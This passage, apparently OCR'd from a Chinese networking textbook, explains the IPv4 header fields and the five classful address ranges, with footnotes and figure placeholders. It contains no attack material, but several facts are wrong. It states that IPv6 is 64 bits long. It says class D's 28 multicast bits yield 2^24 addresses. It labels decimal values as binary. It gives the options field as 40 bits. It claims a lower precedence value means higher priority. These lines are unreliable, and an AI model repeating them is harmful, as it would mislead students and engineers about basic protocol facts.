


图5-8 IP数据包格式

1. 版本号(4b)

版本号占4位，是基于IP协议传输所使用的版本号。目前，使用最广泛的是第四版本，称为IPv4。

2. 首部长度(4b)

首部长度用于指出IP包头长度，并标识数据包头在何处结束、所携带的数据在何处开始。首部长度占4位，数值范围为5～15。若首部长度系数以4B为单位，则IP首部长度为20～60B[①]。如假设首部长度取值“1010”，转换为十进制为“10”，表示IP包头长度为10×4＝40B，即数据从第41字节开始。

3. 服务类型(8b)

服务类型用于获得更好服务，大多数情况下并不使用。当网络流量较大时，路由器会根据不同数据包服务类型取值决定哪些先发送、哪些后发送，如图5-9所示。




图5-9 服务类型格式

(1) 前3个bit表示优先级，取值范围为0～7，共8个优先级，数值越低优先级越高。

(2) 后四位是服务类型字段，用于标识QOS质量服务。

① D：表示要求更低时延。

② T：表示要求更大吞吐量。

③ R：表示要求更高可靠性。

---

① 5×4～15×4。

④ C：表示要求更小路径开销。

注：DTRC 默认 4 位值都为 0，表示一般服务。

DTRC 只能将 1 位设为 1，如 T 为 1，则其余三位只能为 0。

(3) 最后 1 位尚未使用。

4. 数据包总长度(16b)

数据包总长度用于标识整个数据包(包含包头和数据)总长度，结合首部长度可以计算出数据包携带数据的起始地址和长度。数据包总长度占 16 位，最大取值为 16 个“1”，以字节(B)为单位，因此数据包最大长度为 65535[①]B。但是，由于以太网(局域网)允许的最大包长度为 1500B，因此当超过网络允许的最大长度时需将过长数据包分片。

5. 标识(16b)

标识占 16 位，用于数据包在分片重组时标识序列号。当网络层将数据分片打包后，由于数据包会沿着不同路径在网络中各自投递，故抵达目的节点会存在乱序问题。解决方法是将数据包贴上序号标识，抵达目的节点再根据序号重组还原成初始数据。

6. 标志(3b)

标志用于表示数据包分片信息，如图 5-10 所示。

0	1	2
MF	DF	未用

图 5-10 标志格式

(1) MF：更多数据包(More Fragment)。MF=1 表示后面还有分片的数据包；MF=0 表示没有更多分片，本数据包是最后一个分片。

(2) DF：不分段(Do Not Fragment)，DF=1 表示该数据包不能被分片，DF=0 表示该数据包可以被分片。

(3) 最后 1 位尚未使用。

7. 段偏移(13b)

段偏移用于标识本片数据在初始数据报文中的偏移量，占 13 位，偏移单位为 8B。当较长数据分片后，其中原数据的相对位置。

8. 生存时间(8b)

生存时间 TTL(Time To Live)占 8 位。TTL 初始值由操作系统设置，数据包每经一个路由器转发 TTL 值减 1，减至“0”时被丢弃，从而避免数据包在找不到目的地时不断被转发，堵塞网络带宽。

9. 协议(8b)

协议字段用于标识数据包所使用的传输协议，如是 TCP 协议还是 UDP 协议。目的主机收到数据包后会根据协议字段值交付上层相应协议处理。

10. 首部校验和(16b)

首部校验和只对 IP 数据包首部进行校验，不包含数据部分。数据包每经过一个中间节点投递都要重新计算首部校验和，对首部字段进行校验。

11. 源地址(4B)

源地址用于标识发送主机的 IP 地址。由于 IP 地址长度为 32b，因此源地址段占 4B。

① “1111111111111111”共 16 个“1”转换为十进制为 65535。

12. 目的地址

目的地址用于标识接收主机的 IP 地址。

13. 选项字段和填充(40b)

有时需要在选项字段填充额外的“0”以保证 IP 包头长度是 32 位的整数倍。选项字段很少使用,并非所有主机和路由器都支持可选项,这里不做介绍。

5.3.2 IP 地址分类

IP 地址在全球具有唯一性,每个 IP 地址由 4B,共 32 位二进制码组成,分为网络号和主机号两个部分,是一个逻辑编号[①]。IP 地址根据网络号和主机号长度的不同可以分为 A、B、C、D、E 共 5 类。

1. A 类 IP 地址

首位定义为“0”的 IP 被称为 A 类 IP。在 A 类 IP 中,网络号占 8 位,剩余 24 位作为主机位,如图 5-11 所示。由于 A 类 IP 首位为“0”,可供标识的网络位只有 7 位,最小值为“00000000”(二进制为 0),最大值为“01111111”(二进制为 127),理论上能够容纳 $2^7=128$ 个网络。其中网络号为 0 的 IP 不能标识具体网络[②];网络号为 127 的 IP 属于特殊 IP[③],因此 A 类 IP 实际上只能容纳 126 个网络。后 24 个主机位理论上能够容纳 2^{24}(约 1700 万)个主机,其中全“0”[④]主机号和全“1”[⑤]主机号作为特殊 IP 不能标识主机,因此一个 A 类网络能容纳 $2^{24}-2$ 个主机,所有 A 类 IP 共能容纳 $126\times(2^{24}-2)$个主机,适用于规划大规模网络。

(1) 起始位:0。

(2) 网络规模:大规模网络。




图 5-11 A 类 IP 示意图

---

① 用 IP 地址标识主机源于现实生活,例如要在校园中找一个张三的人(张三相当主机的 Mac 地址)很困难,于是把人分班分号,网络号相当于班别号,主机号相当于学号,以后找张三这个人可以简化为找到某个班的某个学号。同样在网络中找某个主机也相当于找某个网络中的某个编号的主机,如 192.168.1.10 用于标识隶属于 192.168.1 网络中的第 10 个主机。

② 网络号相当于班别号,班别号不能为 0,如现实中不存在网络 0 班。

③ 网络位以 127 开头的 IP 用于回环地址测试,如本地网络测试地址为 127.0.0.1,ping 127.0.0.1 相当于 ping 本机实际 IP。

④ 主机号相当于学号,学号不能为 0,如现实中不存在第 0 号学生。

⑤ 主机号全“1”的 IP 用于标识此网络中的所有主机,属于广播地址。

(3) IP 范围：0.0.0.0～127.255.255.255[①]。

(4) 首个值域：0～127[②]。

(5) 可容纳的网络数量：$2^7-2=126$。

(6) 每个网络可容纳的主机数量：$2^{24}-2$。

(7) A 类 IP 可容纳的主机数量：$126\times(2^{24}-2)$。

2. B 类 IP 地址

B 类 IP 起始位为“10”,网络号占 16 位,剩余的 16 位作为主机位,如图 5-12 所示。B 类 IP 首位“10”已占用了两个网络位,可供标识的网络位只有 16－2＝14 位,能够容纳 2^{14} 个[③]网络。剩余的 16 个主机位理论上能够容纳 2^{16} 个主机,和 A 类 IP 一样,全“0”和全“1”的主机号作为特殊 IP 不能标识主机,因此一个 B 类网络只能容纳 $2^{16}-2=65534$ 个主机,适用于规划中规模网络。




图 5-12　B 类 IP 示意图

(1) 起始位：10。

(2) 网络规模：中规模网络。

(3) IP 范围：128.0.0.0～191.255.255.255。

(4) 首个值域：128～191[④]。

(5) 可容纳的网络数量：2^{14}。

(6) 每个网络可容纳的主机数量：$2^{16}-2$。

(7) B 类 IP 可容纳的主机数量：$2^{14}\times(2^{16}-2)$。

3. C 类 IP 地址

C 类 IP 起始位为“110”,网络号占 24 位,剩余的 8 位作为主机位,如图 5-13 所示。C 类 IP 首位“110”已占用 3 个网络位,可供标识的网络位只有 24－3＝21 位,能够容纳 2^{21} 个[⑤]网

① 不是所有 A 类 IP 都能标识主机,特殊 IP 除外。

② 所有的 IP 地址都可以通过首个值域判断其 IP 地址类型。如 IP 为 126.23.4.78,首个值域为 126,介于 0～127 之间,属于 A 类 IP;192.168.1.10 首个值域为 192,不在 0～127 之间,则不属于 A 类 IP。

③ B 类 IP 的起始位为“10”,其 16 个网络位不存在全“0”和全“1”现象,也不存在特殊的网络位,因此可供标识的网络数量为 2^{14},这里不需要再减 2。

④ 首个值域介于 128～191 之间的 IP 属于 B 类 IP,如 172.16.1.10 和 191.34.5.76 等。

⑤ C 类 IP 起始位为“110”,其 24 个网络位不会存在全“0”和全“1”现象,也不存在特殊的网络位,因此可供标识的网络数量为 2^{21},这里不需要再减 2。

络。剩余的 8 个主机位理论上能够容纳 2^8 个主机，由于全“0”和全“1”的主机号作为特殊 IP 不能标识主机，因此一个 C 类网络只能容纳 $2^8-2=254$ 个主机，适用于规划小规模网络。




图 5-13　C 类 IP 示意图

(1) 起始位：110。

(2) 网络规模：小规模网络。

(3) IP 范围：192.0.0.0～223.255.255.255。

(4) 首个值域：192～223。

(5) 可容纳的网络数量：2^{21}。

(6) 每个网络可容纳的主机数量：$2^8-2=254$。

(7) C 类 IP 可容纳的主机数量：$2^{21}\times(2^8-2)$。

4. D 类 IP 地址

D 类 IP 地址起始位为“1110”，不存在网络位和主机位，剩余的 28 位作为组播位，可划分出 2^{24} 个组播地址。组播地址只能作为目的地址，不能作为源地址，用于标识一组目标计算机，如图 5-14 所示。




图 5-14　D 类 IP 示意图

(1) 起始位：1110。

(2) 用途：用于组播通信。

(3) IP 范围：224.0.0.0～239.255.255.255。

(4) 首个值域：224～239。

5. E 类 IP 地址

E 类 IP 地址起始位为“1111”①，和 D 类 IP 一样不存在网络位和主机位，如图 5-15 所示。E 类 IP 还未使用，作为保留地址供日后研究使用。划分 E 类 IP 的原因其实是当初 IP 规划时对 IP 数量估计过于乐观，把 E 类作为保留 IP。在今天全球 IP 地址日趋紧张情况下，即使再使用 E 类地址仍不能彻底解决 IP 匮乏问题，因此 E 类 IP 至今仍未使用，而 64 位长度的 IPv6 将成为网路发展方向。

